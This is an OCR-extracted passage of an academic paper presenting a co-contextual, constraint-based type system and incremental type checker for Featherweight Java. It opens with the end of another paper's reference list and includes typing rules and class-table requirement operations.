25 John C. Reynolds. Separation logic: A logic for shared mutable data structures. In *LICS*, 2002.

26 Tom Ridge. A rely-guarantee proof system for x86-TSO. In *VSTTE 2010*, volume 6217 of *LNCS*, pages 55–70. Springer, 2010.

27 Ilya Sergey, Aleksandar Nanevski, and Anindya Banerjee. Mechanized verification of fine-grained concurrent programs. In *PLDI*, pages 77–87, 2015.

28 Filip Sieczkowski, Kasper Svendsen, Lars Birkedal, and Jean Pichon-Pharabod. A separation logic for fictional sequential consistency. In *ESOP 2015*, volume 9032 of *LNCS*, pages 736–761. Springer, 2015.

29 Alexander Summers. Personal communication, 2017.

30 Kasper Svendsen and Lars Birkedal. Impredicative concurrent abstract predicates. In *ESOP*, 2014.

31 Joseph Tassarotti, Derek Dreyer, and Viktor Vafeiadis. Verifying read-copy-update in a logic for weak memory. In *36th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI 2015, pages 110–120. ACM, 2015.

32 Aaron Turon, Derek Dreyer, and Lars Birkedal. Unifying refinement and Hoare-style reasoning in a logic for higher-order concurrency. In *ICFP*. ACM, 2013.

33 Aaron Turon, Viktor Vafeiadis, and Derek Dreyer. GPS: Navigating weak memory with ghosts, protocols, and separation. In *OOPSLA*, OOPSLA 2014, pages 691–707. ACM, 2014.

34 Viktor Vafeiadis and Chinmay Narayan. Relaxed separation logic: A program logic for C11 concurrency. In *OOPSLA 2013*, pages 867–884. ACM, 2013.

35 Viktor Vafeiadis and Matthew Parkinson. A marriage of rely/guarantee and separation logic. In *CONCUR 2007*, volume 4703 of *LNCS*, pages 256–271. Springer, 2007.

A Co-contextual Type Checker for Featherweight Java

Edlira Kuci[1], Sebastian Erdweg[2], Oliver Bračevac[3], Andi Bejleri[4], and Mira Mezini[5]

1 **Technische Universität Darmstadt, Germany**
2 **TU Delft, The Netherlands**
3 **Technische Universität Darmstadt, Germany**
4 **Technische Universität Darmstadt, Germany**
5 **Technische Universität Darmstadt, Germany and Lancaster University, UK**

Abstract

This paper addresses compositional and incremental type checking for object-oriented programming languages. Recent work achieved incremental type checking for structurally typed functional languages through *co-contextual typing rules*, a constraint-based formulation that removes any context dependency for expression typings. However, that work does not cover key features of object-oriented languages: Subtype polymorphism, nominal typing, and implementation inheritance. Type checkers encode these features in the form of class tables, an additional form of typing context inhibiting incrementalization.

In the present work, we demonstrate that an appropriate co-contextual notion to class tables exists, paving the way to efficient incremental type checkers for object-oriented languages. This yields a novel formulation of Igarashi et al.'s Featherweight Java (FJ) type system, where we replace class tables by the dual concept of class table requirements and class table operations by dual operations on class table requirements. We prove the equivalence of FJ's type system and our co-contextual formulation. Based on our formulation, we implemented an incremental FJ type checker and compared its performance against javac on a number of realistic example programs.

1998 ACM Subject Classification D.3.3 Language Constructs and Features, F.3.1 Specifying and Verifying and Reasoning about Programs, F.3.2 Semantics of Programming Languages

Keywords and phrases type checking; co-contextual; constraints; class table; Featherweight Java

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.18

1 Introduction

Previous work [6] presented a *co-contextual formulation* of the PCF type system with records, parametric polymorphism, and subtyping by duality of the traditional contextual formulation. The contextual formulation is based on a typing context and operations for looking up, splitting, and extending the context. The co-contextual formulation replaces the typing context and its operations with the dual concepts of context requirements and operations for generating, merging, and satisfying requirements. This enables bottom-up type checking that starts at the leaves of an expression tree. Whenever a traditional type checker would look up variable types in the typing context, the bottom-up co-contextual type checker generates fresh type variables and generates context requirements stating that these type variables need to be bound to actual types; it merges and satisfies these requirements as it visits the syntax

$$\textbf{new}\ \mathsf{List}().add(1).size() \ + \ \textbf{new}\ \mathsf{LinkedList}().add(2).size();$$

(R_1) $\mathsf{List}.init()$	(R_4) $\mathsf{LinkedList}.init()$
(R_2) $\mathsf{List}.add : \mathsf{Int} \to U_1$	(R_5) $\mathsf{LinkedList}.add : \mathsf{Int} \to U_2$
(R_3) $U_1.size : () \to U_3$	(R_6) $U_2.size : () \to U_4$

Figure 1 Requirements generated from co-contextually type checking the + expression.

tree upwards to the root. The co-contextual type formulation of PCF enables incremental type checking giving rise to order-of-magnitude speedups [6].

These results motivated us to investigate co-contextual formulation of the type systems for statically typed object-oriented (OO) languages, the state-of-the-art programming technology for large-scale systems. We use Featherweight Java [8] (FJ) as a representative calculus for these languages. Specifically, we consider two research questions: (a) Can we formulate an equivalent co-contextual type system for FJ by duality to the traditional formulation, and (b) if yes, how to define an incremental type checker based on it with significant speedups? Addressing these questions is an important step towards a general theory of incremental type checkers for statically typed OO languages, such as Java, C♯, or Eiffel.

We observe that the general principle of replacing the typing context and its operations with co-contextual duals carries over to the *class table*. The latter is propagated top-down and completely specifies the available classes in the program, e.g., member signatures and super classes. Dually, a co-contextual type checker propagates *class table requirements* bottom-up. This data structure specifies requirements on classes and members and accompanying operations for generating, merging, and removing these requirements.

However, defining appropriate merge and remove operations on co-contextual class table requirements poses significant challenges, as they substantially differ from the equivalent operations on context requirements. Unlike the global namespace and structural typing of PCF, FJ features context dependent member signatures (subtype polymorphism), a declared type hierarchy (nominal typing), and inherited definitions (implementation inheritance).

For an intuition of class table requirements and the specific challenges concerning their operations, consider the example in Figure 1. Type checking the operands of + yields the class table requirements R_1 to R_6. Here and throughout the paper we use metavariable U to denote unification variables as placeholders for actual types. For example, the invocation of method *add* on **new** $\mathsf{List}()$ yields a class table requirement R_2. The goal of co-contextual type checking is to avoid using any context information, hence we cannot look up the signature of $\mathsf{List}.add$ in the class table. Instead, we use a placeholder U_1 until we discover the definition of $\mathsf{List}.add$ later on. As consequence, we lack knowledge about the receiver type of any subsequent method call, such as *size* in our example. This leads to requirement R_3, which states that (yet unknown) class U_1 should exist that has a method *size* with no arguments and (yet unknown) return type U_3. Assuming + operates on integers, type checking the + operator later unifies U_3 and U_4 with Int, thus refining the class table requirements.

To illustrate issues with merging requirements, consider the requirements R_3 and R_6 regarding *size*. Due to nominal typing, the signature of this method depends on U_1 and U_2, where it is yet unknown how these classes are related to each other. It might be that U_1 and U_2 refer to the same class, which implies that these two requirements overlap and the corresponding types of *size* in R_3 and R_6 are unified. Alternatively, it might be the case that U_1 and U_2 are distinct classes, individually declaring a method *size*. Unifying the types of *size* from R_3 and R_6 would be wrong. Therefore, it is locally indeterminate whether a merge should unify or keep the requirements separate.

To illustrate issues with removing class requirements, consider the requirement R_5. Suppose that we encounter a declaration of *add* in LinkedList. Just removing R_5 is not sufficient because we do not know whether LinkedList overrides *add* of a yet unknown superclasss U, or not. Again, the situation is locally indeterminate. In case of overriding, FJ requires that the signatures of overriding and overridden methods be identical. Hence, it would necessary add constraints equating the two signatures. However, it is equally possible that LinkedList.*add* overrides nothing, so that no additional constraints are necessary. If, however, LinkedList inherits *add* from List without overriding it, we need to record the inheritance relation between these two classes, in order to be able to replace U_2 with the actual return type of *size*.

The example illustrates that a co-contextual formulation for nominal typing with subtype polymorphism and implementation inheritance poses new research questions that the work on co-contextual PCF did not address. A key contribution of the work presented in this paper is to answer these questions. The other key contribution is an incremental type checker for FJ based on the co-contextual FJ formulation. We evaluate the initial and incremental performance of the co-contextual FJ type checker on synthesized FJ programs and realistic java programs by comparison to javac and a context-based implementation of FJ.

To summarize, the paper makes the following contributions:

- We present a co-contextual formulation of FJ's type system by duality to the traditional type system formulation by Igarashi et al. [8]. Our formulation replaces the class table by its dual concept of class table requirements and it replaces field/method lookup, class table duplication, and class table extension by the dual operations of requirement generation, merging, and removing. In particular, defining the semantics of merging and removing class table requirements in the presence of nominal types, OO subtype polymorphism, and implementation inheritance constitute a key contribution of this work.
- We present a method to derive co-contextual typing rules for FJ from traditional ones and provide a proof of equivalence between contextual and co-contextual FJ.
- We provide a description of type checker optimizations for co-contextual FJ with incrementalization and a performance evaluation.

2 Background and Motivation

In this section, we present the FJ typing rules from [8] and give an example to illustrate how contextual and co-contextual FJ type checkers work.

2.1 Featherweight Java: Syntax and Typing Rules

Featherweight Java [8] is a minimal core language for modeling Java's type system. Figure 2 shows the syntax of classes, constructors, methods, expressions, and typing contexts. Metavariables C, D, and E denote class names and types; f denotes fields; m denotes method names; **this** denotes the reference to the current object. As is customary, an overline denotes a sequence in the metalanguage. Γ is a set of bindings from variables and **this** to types.

The type system (Figure 3) ensures that variables, field access, method invocation, constructor calls, casting, and method and class declarations are well-typed. The typing judgment for expressions has the form $\Gamma; CT \vdash e : C$, where Γ denotes the typing context, CT the class table, e the expression under analysis, and C the type of e. The typing judgment for methods has the form $C; CT \vdash M$ OK and for classes $CT \vdash L$ OK.

In contrast to the FJ paper [8], we added some cosmetic changes to the presentation. For example, the class table CT is an implicit global definition in FJ. Our presentation explicitly

$$
\begin{array}{rcll}
L & ::= & \textbf{class}\ C\ \textbf{extends}\ D\ \{\overline{C}\ \overline{f};\ K\ \overline{M}\} & \text{class declaration} \\
K & ::= & C(\overline{C}\ \overline{f})\{\textbf{super}(\overline{f});\ \textbf{this}.\overline{f} = \overline{f}\} & \text{constructor} \\
M & ::= & C\ m(\overline{C}\ \overline{x})\{\ \textbf{return}\ e;\} & \text{method declaration} \\
e & ::= & x \mid \textbf{this} \mid e.f \mid e.m(\overline{e}) \mid \textbf{new}\ C(\overline{e}) \mid (C)e & \text{expression} \\
\Gamma & ::= & \emptyset \mid \Gamma; x : C \mid \Gamma; \textbf{this} : C & \text{typing contexts}
\end{array}
$$

Figure 2 Featherweight Java syntax and typing context.

propagates CT top-down along with the typing context. Another difference to Igarashi et al. is in the rule T-New: Looking up all fields of a class returns a constructor signature, i.e., $\text{fields}(C, CT) = C.\textbf{init}(\overline{D})$ instead of returning a list of fields with their corresponding types. We made this subtle change because it clearer communicates the intention of checking the constructor arguments against the declared parameter types. Later on, these changes pay off, because they enable a systematic translation of typing rules to co-contextual FJ (Sections 3 and 4) and give a strong and rigorous equivalence result for the two type systems (Section 5).

Furthermore, we explicitly include a typing rule T-Program for programs, which is implicit in Igarashi et al.'s presentation. The typing judgment for programs has the form $\overline{L}$ OK: A program is well-typed if all class declarations are well-typed. The auxiliary functions addExt, addCtor, addFs, and addMs extract the supertype, constructor, field and method declarations from a class declaration into entries for the class table. Initially, the class table is empty, then it is gradually extended with information from every class declaration by using the above-mentioned auxiliary functions. This is to emphasize that we view the class table as an additional form of typing context, having its own set of extension operations. We describe the class table extension operations and their co-contextual duals formally in Section 3.

2.2 Contextual and Co-Contextual Featherweight Java by Example

We revisit the example from the introduction to illustrate that, in absence of context information, maintaining requirements on class members is non-trivial:

new List().*add*(1).*size*() + **new** LinkedList().*add*(2).*size*().

```
class List extends Object {
  Int size() {...}
  List add(Int a){...}
}
class LinkedList extends List { }
```

Here we assume the class declarations on the right-hand side: List with methods *add*() and *size*() and LinkedList inheriting from List. As before, we assume there are typing rules for numeric Int literals and the + operator over Int values. We use LList instead of LinkedList in Figure 4 for space reasons.

Figure 4 (a) depicts standard type checking with typing contexts in FJ. The type checker in FJ visits the syntax tree "down-up", starting at the root. Its inputs (propagated downwards) are the context Γ, class table CT, and the current subexpression e. Its output (propagated upwards) is the type C of the current subexpression. The output is computed according to the currently applicable typing rule, which is determined by the shape of the current subexpression. The class table used by the standard type checker contains classes List and LinkedList shown above. The type checker retrieves the signatures for the method invocations of *add* and *size* from the class table CT.

To recap, while type checking constructor calls, method invocations, and field accesses the context and the class table flow top-down; types of fields/methods are looked up in the class table.

$$\text{T-Var}\ \frac{\Gamma(x) = C}{\Gamma; CT \vdash x : C} \qquad \text{T-Field}\ \frac{\Gamma; CT \vdash e : C_e \quad \text{field}(f_i, C_e, CT) = C_i}{\Gamma; CT \vdash e.f_i : C_i}$$

$$\text{T-Invk}\ \frac{\Gamma; CT \vdash e : C_e \quad \Gamma; CT \vdash \overline{e} : \overline{C} \quad \text{mtype}(m, C_e, CT) = \overline{D} \to C \quad \overline{C} <: \overline{D}}{\Gamma; CT \vdash e.m(\overline{e}) : C}$$

$$\text{T-New}\ \frac{\Gamma; CT \vdash \overline{e} : \overline{C} \quad \text{fields}(C, CT) = C.\mathbf{init}(\overline{D}) \quad \overline{C} <: \overline{D}}{\Gamma; CT \vdash \mathbf{new}\ C(\overline{e}) : C}$$

$$\text{T-UCast}\ \frac{\Gamma; CT \vdash e : D \quad D <: C}{\Gamma; CT \vdash (C)e : C} \qquad \text{T-DCast}\ \frac{\Gamma; CT \vdash e : D \quad C <: D \quad C \neq D}{\Gamma; CT \vdash (C)e : C}$$

$$\text{T-SCast}\ \frac{\Gamma; CT \vdash e : D \quad C \not<: D \quad D \not<: C}{\Gamma; CT \vdash (C)e : C}$$

$$\text{T-Method}\ \frac{\begin{array}{c}\overline{x} : \overline{C}; \mathbf{this} : C; CT \vdash e : E_0 \qquad E_0 <: C_0 \\ \text{extends}(C, CT) = D \\ \text{if}\ \ \text{mtype}(m, D, CT) = \overline{D} \to D_0, \text{then}\ \overline{C} = \overline{D};\ C_0 = D_0\end{array}}{C; CT \vdash C\ m(\overline{C}\ \overline{x})\{\mathbf{return}\ e\}\ \text{OK}}$$


$$\text{T-Class}\ \frac{\begin{array}{c}K = C(\overline{D}'\ \overline{g}, \overline{C}'\ \overline{f})\{\mathbf{super}(\overline{g}); \mathbf{this}.\overline{f} = \overline{f}\} \quad \text{fields}(D, CT) = D.\mathbf{init}(\overline{D}') \\ C; CT \vdash \overline{M}\ \text{OK}\end{array}}{CT \vdash \mathbf{class}\ C\ \mathbf{extends}\ D\ \{\overline{C}\ \overline{f}; K\ \overline{M}\}\ \text{OK}}$$

$$\text{T-Program}\ \frac{\begin{array}{c}CT = \bigcup_{L' \in \overline{L}} (\text{addExt}(L') \cup \text{addCtor}(L') \cup \text{addFs}(L') \cup \text{addMs}(L')) \\ (CT \vdash L'\ \text{OK})_{L' \in \overline{L}}\end{array}}{\overline{L}\ \text{OK}}$$


Figure 3 Typing rules of Featherweight Java.

Figure 4 (b) depicts type checking of the same expression in co-contextual FJ. Here, the type checker starts at the leaves of the tree with no information about the context or the class table. The expression type T, the context requirements R, and class table requirements CR all are outputs and only the current expression e is input to the type checker, making the type checker context-independent. At the leaves, we do not know the signature of the constructors of List and LinkedList. Therefore, we generate requirements for the constructor calls List.*init*() and LinkedList.*init*() and propagate them as class table requirements. For each method invocation of *add* and *size* in the tree, we generate requirements on the receiver type and propagate them together with the requirements of the subexpressions.

In addition to generating requirements and propagating them upwards as shown in Figure 4 (b), a co-contextual type checker also *merges requirements* when they have compatible receiver types. In our example, we have two requirements for method *add* and two requirements for method *size*. The requirements for method *add* have incompatible ground receiver types and therefore cannot be merged. The requirements for method *size* both have placeholder receivers and therefore cannot be merged just yet. However, for the *size* requirements, we can already extract a conditional constraint that must hold if the requirements become mergeable, namely ($U_2 = U_4$ *if* $U_1 = U_3$). This constraint ensures the



(a) Contextual type checking propagates contexts and class tables top-down.



(b) Co-contextual type checking propagates context and class table requirements bottom-up.

Figure 4 Contextual and co-contextual type checking.

signatures of both *size* invocations are equal in case their receiver types U_1 and U_3 are equal. This way, we enable early error detection and incremental solving of constraints. Constraints can be solved continuously as soon as they have been generated in order to not wait for the whole program to be type checked. We discuss incremental type checking in more detail in Section 6.

After type checking the + operator, the type checker encounters the class declarations of List and LinkedList. When type checking the class header LinkedList **extends** List, we have to record the inheritance relation between the two classes because methods can be invoked by LinkedList, but declared in List. For example, if List is not known to be a superclass of LinkedList and given the declaration List.*add*, then we cannot just yet satisfy the requirement LinkedList.$add : Num \to U_3$. Therefore, we duplicate the requirement regarding *add* having as receiver List, i.e., List.$add : Num \to U_3$. By doing so, we can deduce the actual type of U_3 for the given declaration of *add* in List. Also, requirements regarding *size* are duplicated.

In the next step, the method declaration of *size* in List is type checked. Hence, we consider all requirements regarding *size*, i.e, $U_1.size : () \to U_2$ and $U_3.size : () \to U_4$. The receivers of *mathitsize* in both requirements are unknown. We cannot yet satisfy these requirements because we do not know whether U_1 and U_3 are equal to List, or not. To solve this, we introduce conditions as part of the requirements, to keep track of the relations between the unknown required classes and the declared ones. By doing so, we can deduce the actual types of U_2 and U_4, and satisfy the requirements later, when we have more information about U_1 and U_3.

Next, we encounter the method declaration *add* and satisfy the corresponding requirements. After satisfying the requirements regarding *add*, the type checker can infer the actual types of U_1 and U_3. Therefore, we can also satisfy the requirements regarding *size*.

To summarize, during the co-contextual type checking of constructor calls, method invocations, and field accesses, the requirements flow bottom-up. Instead of looking up types of fields/methods in the class table, we introduce new class table requirements. These requirements are satisfied when the actual types of fields/methods become available.

3 Co-Contextual Structures for Featherweight Java

In this section, we present the dual structures and operations for the co-contextual formulation of FJ's type system. Specifically, we introduce bottom-up propagated *context and class table requirements*, replacing top-down propagated typing contexts and class tables.

3.1 Class Variables and Constraints

For co-contextual FJ, we reuse the syntax of FJ in Figure 2, but extend the type language to *class types*:

$U, V, \ldots$	Class Variable
$T ::= C \mid U$	Class Type

We use constraints for refining class types, i.e., co-contextual FJ is a constraint-based type system. That is, next to class names, the type system may assign *class variables*, designating unknowns in constraints. We further assume that there are countably many class variables, equality of class variables is decidable and that class variables and class names are disjoint.

During bottom-up checking, we propagate sets S of constraints:

$s ::= T = T \mid T \neq T \mid T <: T \mid T \not<: T \mid T = T$ if *cond*	constraint
$S ::= \emptyset \mid S; s$	constraint set

A constraint s either states that two class types must be equal, non-equal, in a subtype relation, non-subtype, or equal if some condition holds, which we leave underspecified for the moment.

3.2 Context Requirements

A typing context is a set of bindings from variables to types, while a context requirement is a set of bindings from variables to class variables U. Below we show the operations on typing contexts and their co-contextual correspondences, reproduced from [6]. Operations on typing context are lookup, extension, and duplication; their respective requirement context duals are: generating, removing, and merging. Co-contextual FJ adopts context requirements and operations for method parameters and **this** unchanged.

Contextual	Co-contextual
Context syntax $\Gamma ::= \emptyset \mid \Gamma; x:T$	Requirements $R \subset x \times T$ map variables to their types
Context lookup $\Gamma(x) = T$	Requirement introduction $R = \{x:U\}$ with fresh unification variable U
Context extension $\Gamma; x:T$	Requirement satisfaction $R - x$ if $(R(x) = T)$ holds
Context duplication $\Gamma \to (\Gamma, \Gamma)$	Requirement merging $merge_R(R_1, R_2) = R\|_S$ if all constraints $(T_1 = T_2) \in S$ hold
Context is empty $\Gamma = \emptyset$	No unsatisfied requirements $R \stackrel{!}{=} \emptyset$

Contextual

CT	$::= \emptyset$		class table
	$\mid CTcls \cup CT$		
$CTcls$	$::=$		def. clause
	$\mid C$ **extends** D		extends clause
	$\mid C.\mathbf{init}(\overline{C})$		ctor clause
	$\mid C.f : C'$		field clause
	$\mid C.m : \overline{C} \to C'$		method clause

Co-Contextual

CR	$::= \emptyset$		class table req.
	$\mid (CReq, cond) \cup CR$		
$CReq$	$::=$		class req.
	$\mid T$.**extends**: T'		inheritance req.
	$\mid T.\mathbf{init}(\overline{T})$		ctor req.
	$\mid T.f : T'$		field req.
	$\mid T.m : \overline{T} \to T'$		method req.
	$\mid (T.m : \overline{T} \to T')_{opt}$		optional method req.
$cond$	$::= \emptyset \mid T = T'; cond$		condition
	$\mid T \neq T'; cond$		

Figure 5 Class Table and Class Table Requirements Syntax.

3.3 Structure of Class Tables and Class Table Requirements

In the following, we describe the dual notion of a class table, called *class table requirements* and their operations. We first recapitulate the structure of FJ class tables [8], then stipulate the structure of class table requirements. Figure 5 shows the syntax of both. A class table is a collection of class definition clauses $CTcls$ defining the available classes.[1] A clause is a class name C followed by either the superclass, the signature of the constructor, a field type, or a method signature of C's definition.

As Figure 5 suggests, class tables and definition clauses in FJ have a counterpart in co-contextual FJ. Class tables become *class table requirements* CR, which are collections of pairs $(CReq, cond)$, where $CReq$ is a *class requirement* and $cond$ is its *condition*. Each class definition clause has a corresponding class requirement $CReq$, which is one of the following:

- A *inheritance requirement* T .**extends**: T', i.e., class type T must inherit from T'.
- A *constructor requirement* $T.\mathbf{init}(\overline{T}')$, i.e., class type T's constructor signature must match $\overline{T}'$.
- A *field requirement* $T.f : T'$, i.e., class T (or one of its *supertypes*) must declare field f with class type T'.
- A *method requirement* $T.m : \overline{T}' \to T''$, i.e., class T (or one of its *supertypes*) must declare method m matching signature $\overline{T}' \to T''$.
- An *optional method requirement* $(T.m : \overline{T}' \to T'')_{opt}$, i.e., if the class type T declares the method m, then its signature must match $\overline{T}' \to T''$. While type checking method declarations, this requirement is used to ensure that method overrides in subclasses are well-defined. An optional method requirement is used as a counterpart of the conditional method lookup in rule T-Method of standard FJ, i.e., if $\text{mtype}(m, D, CT) = \bar{D} \to D_0, then\ \bar{C} = \bar{D};\ C_0 = D_0$, where D is the superclass of the class C, in which the method declaration m under scrutiny is type checked, and $\bar{C}$, C_0 are the parameter and returned types of m as part of C.

A condition $cond$ is a conjunction of equality and nonequality constraints on class types. Intuitively, $(CReq, cond)$ states that if the condition $cond$ is satisfied, then the requirement

[1] To make the correspondence to class table requirements more obvious, we show a decomposed form of class tables. The original FJ formulation [8] groups clauses by the containing class declaration.

Contextual	Co-contextual
Field name lookup $\text{field}(f_i, C, CT) = C_i$	Class requirement for field $(C.f_i : U, \emptyset)$
Fields lookup $\text{fields}(C, CT) = C.\textbf{init}(\overline{C})$	Class requirement for constructor $(C.\textbf{init}(\overline{U}), \emptyset)$
Method lookup $\text{mtype}(m, C, CT) = \overline{C} \to C$	Class requirement for method $(C.m : \overline{U} \to U, \emptyset)$
Conditional method override $if\ \text{mtype}(m, C, CT) = \overline{C} \to C$	Optional class requirement for method $(C.m : \overline{U} \to U, \emptyset)_{opt}$
Super class lookup $\text{extends}(C, CT) = D$	Class requirement for super class $(C\ .\textbf{extends}: U, \emptyset)$
Class table duplication $CT \to (CT, CT)$	Class requirement merging $merge_{CR}(CR_1, CR_2) = CR\|_S$ if all constraints in S hold

Figure 6 Operations on class table and their co-contextual correspondence.

CReq must be satisfied, too. Otherwise, we have unsolvable constraints, indicating a typing error. With conditional requirements and constraints, we address the feature of nominal typing and inheritance for co-contextual FJ. In the following, we will describe their usage.

3.4 Operations on Class Tables and Requirements

In this section, we describe the co-contextual dual to FJ's class table operations as outlined in Figure 6. We first consider FJ's lookup operations on class tables, which appear in premises of typing rules shown in Figure 3 to look up (1) fields, (2) field lists, (3) methods and (4) superclass lookup. The dual operation is to introduce a corresponding class requirement for the field, list of fields, method, or superclass.

Let us consider closely field lookup, i.e., $\text{field}(f_i, C, CT) = C_i$, meaning that class C in the class table CT has as member a field f_i of type C_i. We translate it to the dual operation of introducing a new class requirement $(C.f_i : U, \emptyset)$. Since we do not have any information about the type of the field, we choose a *fresh* class variable U as type of field f_i. At the time of introducing a new requirement, its condition is empty.

Consider the next operation $\text{fields}(C, CT)$, which looks up all field members of a class. This lookup is used in the constructor call rule T-New; the intention is to retrieve the *constructor signature* in order to type check the subtyping relation between this signature and the types of expressions as parameters of the *constructor call*, i.e., $\bar{C} <: \bar{D}$ (rule T-New). As we can observe, the field names are not needed in this rule, only their types. Hence, in contrast to the original FJ rule [8], we deduce the constructor signature from fields lookup, rather than field names and their corresponding types, i.e., $\text{fields}(C, CT) = C.\textbf{init}(\bar{D})$. The dual operation on class requirements is to add a new class requirement for the constructor, i.e., $(C.\textbf{init}(\bar{U}), \emptyset)$. Analogously, the class table operations for method signature lookup and super class lookup map to corresponding class table requirements.

Finally, standard FJ uses class table duplication to forward the class table to all parts of an FJ program, thus ensuring all parts are checked against the same context. The dual co-contextual operation, $merge_{CR}$, merges class table requirements originating from different parts of the program. Importantly, requirements merging needs to assure all parts of the program require compatible inheritance, constructors, fields, and methods for any given

$$
\begin{aligned}
CR_m = \{&(T_1.m : \overline{T_1} \to T_1', cond_1 \cup (T_1 \neq T_2)) \\
&\cup (T_2.m : \overline{T_2} \to T_2', cond_2 \cup (T_1 \neq T_2)) \\
&\cup (T_1.m : \overline{T_1} \to T_1', cond_1 \cup cond_2 \cup (T_1 = T_2)) \\
&\mid (T_1.m : \overline{T_1} \to T_1', cond_1) \in CR_1 \wedge (T_2.m : \overline{T_2} \to T_2', cond_2) \in CR_2\}
\end{aligned}
$$

$$
\begin{aligned}
S_m = \{&(T_1' = T_2' \; if \; T_1 = T_2) \cup (\overline{T_1 = T_2} \; if \; T_1 = T_2) \\
&\mid (T_1.m : \overline{T_1} \to T_1', cond_1) \in CR_1 \wedge (T_2.m : \overline{T_2} \to T_2', cond_2) \in CR_2\}
\end{aligned}
$$

Figure 7 Merge operation of method requirements CR_1 and CR_2.

class. To merge two sets of requirements, we first identify the field and method names used in both sets and then compare the classes they belong to. The result of merging two sets of class requirements CR_1 and CR_2 is a new set CR of class requirements and a set of constraints, which ensure compatibility between the two original sets of overlapping requirements. Non-overlapping requirements get propagated unchanged to CR whereas potentially overlapping requirements receive special treatment depending on the requirement kind.

The full merge definition appears in our technical report [10]. Figure 7 shows the merge operation for overlapping method requirements, which results in a new set of requirements CR_m and constraints S_m. To compute CR_m, we identify method requirements on the equally-named methods m in both sets and distinguish two cases. First, if the receivers are different $T_1 \neq T_2$, then the requirements are not actually overlapping. We retain the two requirements unchanged, except that we remember the failed condition for future reference. Second, if the receivers are equal $T_1 = T_2$, then the requirements are actually overlapping. We merge them into a single requirement and produce corresponding constraints in S_m. One of the key benefits of keeping track of conditions in class table requirements is that often these conditions allow us to discharge requirements early on when their conditions are unsatisfiable. In particular, in Section 6 we describe a compact representation of conditional requirements that facilitates early pruning and is paramount for good performance. However, the main reason for conditional class table requirements is their removal, which we discuss subsequently.

3.5 Class Table Construction and Requirements Removal

Our formulation of the contextual FJ type system differs in the presentation of the class table compared to the original paper [8]. Whereas Igarashi et al. assume that the class table is a pre-defined static structure, we explicitly consider its formation through a sequence of operations. The class table is initially empty and gradually extended with class table clauses $CTcls$ for each class declaration L of a program. Dual to that, class table requirements are initially unsatisfied and gradually removed. We define an operation for *adding* clauses to the class table and a corresponding co-contextual dual operation on class table requirements for *removing* requirements. Figure 8 shows a collection of adding and removing operations for every possible kind of class table clause $CTcls$.

In general, clauses are added to the class table starting from superclass to subclass declarations. For a given class, the class header with **extends** is added before the other

Contextual	Co-contextual
Class table empty $CT = \emptyset$	Unsatisfied class requirements CR
Adding extend addExt(L, CT)	Remove extend removeExt(L, CR)
Adding constructor addCtor(L, CT)	Remove constructor removeCtor(L, CR)
Adding fields addFs(L, CT)	Remove fields removeFs(L, CR)
Adding methods addMs(L, CT)	Remove methods removeMs(L, CR)

Figure 8 Constructing class table and their co-contextual correspondence.

clauses. Dually, we start removing requirements that correspond to clauses of a subclass, followed by those corresponding to clauses of superclass declarations. For a given class, we first remove requirements corresponding to method, fields, or constructor clauses, then those corresponding to the class header **extends** clause. Note that our sequencing still allows for mutual class dependencies. For example, the following is a valid sequence of clauses where A depends on B and vice versa:

class A **extends** Object; **class** B **extends** Object; A.m: () → B; B.m: () → A.

The full definition of the addition and removal operations for all cases of clause definition appears in our technical report [10]; Figure 9 presents the definitions of adding and removing method and **extends** clauses.

Remove operations for method clauses. The function removeMs removes a list of methods by applying the function removeM to each of them. removeM removes a single method declaration defined in class C. To this end, removeM identifies requirements on the same method name m and refines their receiver to be different from the removed declaration's defining class. That is, the refined requirement $(T.m : \ldots, cond \cup (T \neq C))$ only requires method m if the receiver T is different from the defining class C. If the receiver T is, in fact, equal to C, then the condition of the refined requirement is unsatisfiable and can be discharged. To ensure the required type also matches the declared type, removeM also generates conditional constraints in case $T = C$. Note that whether $T = C$ can often not be determined immediately because T may be a placeholder type U.

We illustrate the removal of methods using the class declaration of List shown in Section 2.2. Consider the class requirement set $CR = (U_1.size() \to U_2, \emptyset)$. Encountering the declaration of method *add* has no effect on this set because there is no requirement on *add*. However, when encountering the declaration of method *size*, we refine the set as follows:

$$removeM(\mathsf{List}, \mathsf{Int}\ size()\ \{\ldots\}, CR) = \{(U_1.size : () \to U_2, \mathsf{U}_1 \neq \mathsf{List})\}|_S$$

with a new constraint $S = \{U_2 = \mathsf{Int}\ if\ \mathsf{U}_1 = \mathsf{List}\}$. Thus, we have satisfied the requirement in CR for $U_1 = \mathsf{List}$, only leaving the requirement in case U_1 represents another type. In particular, if we learn at some point that U_1 indeed represents List, we can discharge the requirement because its condition is unsatisfiable. This is important because a program is only closed and well-typed if its requirement set is empty.

